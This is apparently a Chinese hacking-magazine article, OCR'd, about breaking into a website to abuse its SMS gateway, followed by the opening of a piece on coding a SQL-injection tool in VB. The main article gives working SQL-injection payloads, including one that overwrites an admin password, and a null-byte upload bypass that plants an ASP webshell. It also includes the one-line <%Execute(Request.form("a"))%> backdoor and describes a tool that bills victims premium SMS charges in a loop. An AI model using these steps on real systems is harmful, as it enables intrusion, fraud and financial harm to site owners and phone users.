既然网站管理人员可以自定义所发送的短信内容，那么，如果我们有了此类网站的管理权限，不就可以自己定义短信内容从而免费发短信了吗？这么一来，hack技术就和手机挂上钩了。只要我们找到一个可以用手机注册的网站并入侵，之后找到发短信的关键代码弄清该网站发短信的原理，就可以利用那些代码写出自己的免费短信工具了。

二、千淘万漉虽辛苦，吹尽黄沙始到金 ——实战篇

利用google或者baidu，很快就可以找到一大堆此类网站。我比较熟悉asp，所以就选了一个asp的站点，打开后发现网站规模比较大，之后找到手机注册页面输入自己的手机号，点注册，几乎没有延时，马上我的手机就收到了短信。好，那就选它了，看看网站的安全性如何。找了半天，那么大一网站硬是没有发现可以注射的地方，先看看后台再说。后台地址没有刻意隐藏，URL后加个/admin就出来了。看看登陆表单能不能注射，在用户名和密码处加了个 ' 号，

```
Microsoft OLE DB Provider for SQL Server 错误 '80040e14'
字符串 ''' 之前有未闭合的引号。
/admin/check.asp，行11
```

1

我很想看到的东西出来了：（如图1 所示）

哈哈 ，那就好办了，登陆表单没有过滤单引号，而且是MSSQL的数据库，这回登陆后台有戏了。随便输入一个用户名，密码，出来“没有该用户！”看来，程序验证登陆的方式是先将输入的用户名带入数据库查询，如果用户名正确再判断密码和数据库中密码是否符合，遇到这种验证方式，经典的 'or ''=' 就没用了，不过这也难不倒我们，在用户名里输admin，密码乱填，出来“密码错误！”，猜出了存在admin这个用户，这下我们可以直接爆出admin的密码。先猜猜看用户名和密码的字段名，试试常用的，在用户名处输入admin' and password>1 -- ，返回“字段名password无效”，猜错了。直接打开登陆页面的HTML源文件，看到输入表单的名字是adname和adpsd，可能就是它们了，试试看，输入admin' and adpsd>1 -- ，爆出来了，如图2所示。

```
Microsoft OLE DB Provider for SQL Server 错误 '80040e07'

将 nvarchar 值 '020705d2245e0a80' 转换为数据类型为 int 的列时发生语法错误。


/admin/check.asp，行11
```

图2

可惜是MD5加密的，不过没关系，我们可以把它密码改了，用完后再改回来就是了。先猜表名为admin，在用户名处输入

```
admin';update admin set adpsd='ea8a706c4c34a168' where adname='admin'--
```

ea8a706c4c34a168是12345的MD5密文，意思是把admin的密码改成12345。点登陆后返回“密码错误！”，没出现意外，应该是成功了。之后用密码12345登陆，哈哈，成功进入后台管理！如图3 所示。



在发布新闻的地方找到了图片上传功能，试试看能不能传个webshell上去。找了一个asp文件直接点上传，返回“只能上传gif或者jpg类型的图片！”，程序判断上传文件类型的方

法就是看后缀是否为gif或jpg，不是就报错。于是把要上传的ASP木马改名，变成a.asp .jpg，注意a.asp后面有个空格。之后老方法了，上传，抓包，用UE把文件名的空格20改成00，NC提交，提示“图片上传成功！”。一切比想象的要顺利，至此，已经成功得到了一个webshell，如图4所示。




图4

传一个老兵的ASP站长助手上去找我们要的东西喽。

既然是注册的时候给用户发短信，那么从注册的那个文件中肯定可以找到有用的东西，于是在WEB目录中找到注册文件telcode_reg.asp，果然有发送短信的代码在里面，实现短信发送的是下面这个函数（节选部分，具体代码请看附件中sms.txt）：

```
……
function SendMsgToSp(service,srcmobile,source,destmobile,msgid,mytime1,fwbm,yzmlnfo,smsmode) '定义发送短信函数，要发的时候直接使用该函数

    dim mytime,version,sendUrl
    dim customer,pwd
    dim msg,server_code,pwd_info
    dim msg_mode

    'SP指定post地址信息
  sendUrl = "http://211.XXX.XXX.XXX:16002/"
    version = "200"
    customer = "XXXX"
    pwd="XXXX"
    mytype = "17"    '信息格式
    pid=0            '附加参数
    udhi=0           '附加参数
    msg = trim(msgid)
    server_code = fwbm
    pwd_info = trim(yzmlnfo)
    msg_mode=trim(smsmode)
  msginfo = ……  '这个变量就是短信内容，在该文件中是在数据库中随机选取，我们可以修改这个值用来发自定义内容的短信

  dim xmldata
          dim docSubmit
          dim poster
          dim Sms_StatusStr
  xmldata = "<?xml version=""1.0""?>"
  xmldata= xmldata + "<linkrich-mt>"
  xmldata= xmldata + "<version>"& version &"</version>"
  xmldata= xmldata + "<customer>"& customer &"</customer>"
  xmldata= xmldata + "<pwd>"& pwd &"</pwd>"
  xmldata= xmldata + "<service>"& service &"</service>"
  xmldata= xmldata + "<srcmobile>"& srcmobile &"</srcmobile>"
  xmldata= xmldata + "<source>"& source &"</source>"
  xmldata= xmldata + "<destmobile>"& destmobile &"</destmobile>"
  xmldata= xmldata + "<type>"& mytype &"</type>"
  xmldata= xmldata + "<pid>"& pid &"</pid>"
  xmldata= xmldata + "<udhi>"& udhi &"</udhi>"
  xmldata= xmldata + "<msgid>"& msgid &"</msgid>"
  xmldata= xmldata + "<time>"& mytime &"</time>"
  xmldata= xmldata + "<message>"& msginfo &"</message>"
    xmldata= xmldata + "</linkrich-mt>"
  '上面定义要发送的数据内容以及格式

  Set docSubmit = CreateObject("Microsoft.XMLDOM")
          docSubmit.async = False
          docSubmit.loadXML  xmldata
  Set poster = CreateObject("Microsoft.XMLHTTP")
          poster.open "POST",sendUrl, false
  poster.send docSubmit      '把以上数据POST到指定URL（短信服务器）
          requestStr = poster.responseText

  Set requestSubmit = CreateObject("Microsoft.XMLDOM")
          requestSubmit.async = False
          requestSubmit.loadXML  requestStr
  Sms_StatusStr =Trim(requestSubmit.documentElement.selectSingleNode("status").text)
          SendMsgToSp =trim(Sms_StatusStr)  '设定函数值为POST数据后接收到的返回值

  end function
  '以上是最关键的部分，就是用XMLHTTP组件把数据POST到短信服务器从而发送短信。
```

原来，这些网站发短信的原理就是他们付费从电信或者电信合作商那里获得短信服务器（或和短信服务器有联系的其他服务器）的地址和登陆那个地址的帐号，密码，之后用Microsoft的XMLHTTP组件按规定格式将包含帐号，密码，发送时间，短信内容，发送手机等内容的数据POST到指定服务器，之后从返回值中判断短信是否发送成功。

知道这些代码就好办了，我只要写一个ASP文件，加两个表单用来输入手机号码和短信内容，之后调用上面的那个函数发送短信，就打造出一个专用的免费短信发送器了。

关键代码如下：

```
……
  telcode = Trim(Request.Form("number"))
        msginfo = Request.Form("msginfo")
  ……

  '发送信息到SP,收费0元(收费编码，发送手机号，CP号码，目的手机号码，内容号码，发送时间，收费服务编码)
        return_Str =SendMsgToSp("0660A0000I",mobile,isUnicomSms(mobile),mobile,contentid,msginfo,getTimeStr(now()),serverid)
        if trim(return_Str)<>"pass" then
        response.write "短信息发送失败！！！"
        else
        response.write "短信息发送成功！！！"
        end If
```

好了，马上把这个sms.asp传到该网站上试试，如图5所示。YEAH！！我的手机成功收到了内容为“test！！”的短信！




图5

本来以为事情到这里就结束了，可是我马上发现自己高兴得太早了。原来，当我把这个ASP文件放到自己的ASP空间运行的时候，发现点发送后半天没反应，之后出现“找不到相应资源”之类的话，为什么程序在那个网站上就能运行，而在别的ASP空间就找不到资源呢？很明显，应该是短信服务器做了IP限制，只允许特定的IP访问。那么如果我要发短信的话还要把这个程序一直放在目标网站的WEB目录中，或者每次用之前上传，用完后删除。两种方法一种太不安全，极易被发现；另一种太麻烦，不利于他人使用，都不可取。有没有一劳永逸的方法呢，比如，无论在哪儿，无论任何人只要打开程序就可以轻松地发短信？

一杯Espresso之后，我有了新的思路。由于短信服务器的IP限制，发送短信的代码一定要在目标网站执行才能有效，但并不等于代码一定要一直存在于目标网站上。大家想到什么了吗？对！我们可以用<%Execute(Request.form("a"))%>！冰狐浪子微型ASP后门的C/S模式启发了我，我完全可以将“一句话后门”插入在目标网站的一个文件中，之后写一个程序作为客户端向那个文件提交发送短信的那些代码让它去执行，这样，代码是在目标网站上执行的，而且又没有把代码留在上面，无论任何人在哪里，只要打开那个客户端程序就可以发送短信了。

思路清晰了，办起事来就容易多了。先用冰狐的ASP后门客户端做个测试。将<%Execute(Request.form("a"))%>插入到网站的一个文件中，之后在冰狐的客户端中输入文件地址，然后将我写的sms.asp中那些发送短信的代码复制到“RUN MY CODE”框中，把手机号和短信内容这两个变量改成自己的手机号和“test！”，点“RUN MY CODE”，哈哈，事实证明我们再一次成为了成功者——我的手机马上收到了短信！

用冰狐的客户端测试都成功了，那离写出短信发送工具也就不远了。由于高级语言中我比较熟悉VB，所以就用VB来写这个程序了。打开VB6，添加两个文本框用来输入手机号和短信内容，再点“RUN MY CODE”，用Winsock Expert抓包，发现抓的包中的汉字和特殊符号都是UTF8编码的，测试后发现如果直接发送带汉字或特殊符号的数据的话将不能成功发送短信，但是VB又不像ASP有URLEncode()函数，所以只能自己花时间半抄半写弄了个函数来实现URLEncode函数的功能，将短信内容中的汉字转化成URL编码，代码如下：

```
Function urlEncode(s As String) As String
    Dim code As String
    Dim c As String
    Dim i As Integer

    For i = 1 To Len(s)
        c = Mid(s, i, 1)
        If (Asc(c) >= 65 And Asc(c) <= 90) _Or (Asc(c) >=
97 And Asc(c) <= 122) _
 Or (Asc(c) >= 48 And Asc(c) <= 58)  Or Asc(c) = 38 _ Or
Asc(c) = 58_
            Or Asc(c) = 61 Or (Asc(c) >= 45 And Asc(c) <=
47)  Or Asc(c) = 63 Or Asc(c) = 126 Then
            code = code + c
        Else
            If Len(Hex(Asc(c))) = 4 Then
 code = code + "%" + Mid(Hex(Asc(c)), 1, 2) + "%" + Mid
(Hex(Asc(c)), 3, 2)
            Else
            code= code + "%" + Hex(Asc(c))
            End If
        End If
    Next i
    urlEncode = code
End Function
```

然后将文本框的内容作为变量替换抓取数据中的手机号和短信内容，再用WINSOCK控件发送修改过的数据，一个短信发送器就诞生了。

三、为恶者，祸虽未至，福已远去 ——攻击篇

在对方WEB目录里搜索的时候，无意中看到了会员忘记密码后取回密码的文件的代码，在里面发现了一个极其有利用价值的东西。原来，这个网站的会员在用取回密码功能的时候会收到一条包含密码信息的短信，而接收这条短信要扣去0.5元的手机费。想必刚才在看上面sms.asp代码的时候有人已经发现了其中有几个字“收费0元”，“收费编码”，没错，那个"0660A0000I"就是收费的编码，意思是不收费，而取回密码文件中的这个编码是"0660D0050I"，代表收费5角，费用当然是在短信接收方的手机上




图6




图7

扣啦。如果我们在发送短信函数中将这个收费编码替换，那么，嘿嘿…… 继续在对方硬盘里乱翻，终于在一个不起眼的地方找到了一个文件，里面包含了所有的收费编码，有2角，5角，1元，2元四种。

于是修改发送短信的程序，加几个option框，用来选择是发送免费短信还是接收方付费短信。现在这个程序的危险就大了，只要选择两元的短信，多发几次，对方就会少掉一大笔手机费，如果还不过瘾，写个循环自动发送，那对方手机很快就会欠费停机了，可怕……

由于程序太危险，就这样发给朋友用的话可能会产生不可预料的后果，所以，加了个用户验证，设定普通帐号和特权帐号，普通帐号只能发免费短信，而且有使用次数限制，登陆一次少一次，以防止程序非法传播。（为此偶还专门写了个ASP的用户管理系统，自讨苦吃啊，~~555~~）这下放心了，把程序给朋友后再给他加一个帐号，设定使用次数，次数用完了之后我再给他加，这样他们就不会再把程序发给别人用了，也就阻止了程序的大面积传播。软件运行界面如图6，图7所示。

四、为善者，福虽未至，祸已远去 ——后记

再往下看可能有部分朋友要失望了，因为我并不打算把这个程序随本文一起发布出来。原因想必大家都知道，虽然加了种种验证，但程序传出去被破解的概率仍然是百分之百，所以，为了避免很多不必要的麻烦，我只能这么做，希望大家能够理解。

文章技术含量不高，而且很多技术细节我都写得很简单，一是限于篇幅，二是我尽量想给大家表达的是一种授人鱼不如授人以渔的思路，只要大家领略了其中的思路，完全可以自己找到此类网站并写出自己的免费短信发送程序。

另外，我写这个程序的目的也只在于测试，除了测试的时候给自己发过5角的收费短信外，还没有真正攻击过哪个手机，也希望大家不要用文中的方法去搞破坏，中国的警察叔叔还是很强的，呵呵，^_^

文章太长，而我技术有限，错误之处再所难免，还希望大家能够指出，有什么问题可到非安全的论坛上交流。（本文所涉及的sms.txt、Winsock Expert、冰狐ASP后门在光盘中均有收录）

"冰舞"飞扬

浪心[C.N.T]

——注射工具编程经验谈

要写一个注射工具并不难，回想当初开发冰舞过程，只是看到NBSI早期版本调用的一个OCX，脑子里仿佛就出现了全部代码。可是开发中发现，不难是不难，可是很麻烦哎，或者说很累人，这里就简单说一下原理，更多的思考空间留给读者了：)

从一般的注射来看，我们还是从网页源文件来分析注射是否成功，也可以判断HTTP头来分析，如HTTP 500错误。VB里有一个控件能满足大家的需求——Inet，我们先添加这个控件，打开VB6，工程→部件(ctrl+T),如图1。




图1

点一下应用，加到工具箱里，双击Inet，将它放到窗体上。Inet有2种方法实现判断网页的头文件：OpenURL和Execute。

Openurl

打开并返回指定URL的文档。文档以变体型返回。该方法完成时，URL的各种属性（以及该URL的一些部分，如协议）将被更新，以符合当前的URL。

语法

object.OpenUrl url [,datatype]

OpenURL 属性的语法包含下面部分：

部分	描述
object	对象表达式，其值是"应用于"列表中的对象。
url	必需的。被检索文档的 URL。
datatype	可选的。整数，如"设置值"所示，指定数据类型。

设置值

datatype 的设置值：

常数	值	描述
icString	0	缺省值。把数据作为字符串来检索。
icByteArray	1	把数据作为字节数组来检索。

一般我们可以不设定datatype，默认即可：)

Execute

执行对远程服务器的请求。只能发送对特定的协议有效的请求。

语法

object.Execute url, operation, data, requestHeaders

Execute 属性的语法包含下面部分：

部分	描述
object	对象表达式，其值是"应用于"列表中的一个对象。
url	可选的。字符串，指定控件将要连接的 URL。如果这里未指定 URL，将使用 URL 属性中指定的 URL。
operation	可选的。字符串，指定将要执行的操作类型。所支持的操作的列表，参见下面的"设置值"。
data	可选的。字符串，指定用于操作的数据。（参见下面的"设置值"。）
requestHeaders	可选的。字符串，指定由远程服务器传来的附加的标头。它们的格式为：header name：header value vbCrLf

设置值

注意operation的有效设置值由所用的协议决定，下面的这张表格是按协议来组织的，支持的HTTP命令。

operation 的有效设置值：

运算	描述
GET	检索由 URL 属性指定的 URL 中的数据。
HEAD	发送请求的标头。
POST	传递数据给服务器。该数据在 data 参数中。这是 GET 的替代方法，附加的指令在 data 参数中指定。
PUT	Put 操作。被替代的页面名在 data 参数中。

说下它们的区别：

OpenURL 方法等效于：调用带GET操作的Execute 方法，然后在StateChanged事件中调用GetChunk方法。但是，OpenURL方法会导致从站点返回同步数据流。

我偏爱Execute，因为它可以给我更大发挥空间，而OpenURL比较方便。

下面以一个例子来说明它们的用法。

开打VB加入2个Text控件，一个Label控件,一个Command控件,一个Inet控件，名称默认

控件名	属性	值
Text2	MultiLine True	
ScrollBars	2 – vertical	
Label1	Caption	地址:
Command1	Caption	开始

调整控件位置如图2：

输入如下代码：

```
Private Sub Command1_Click()
Text2.Text = Inet1.OpenURL(Text1.Text)
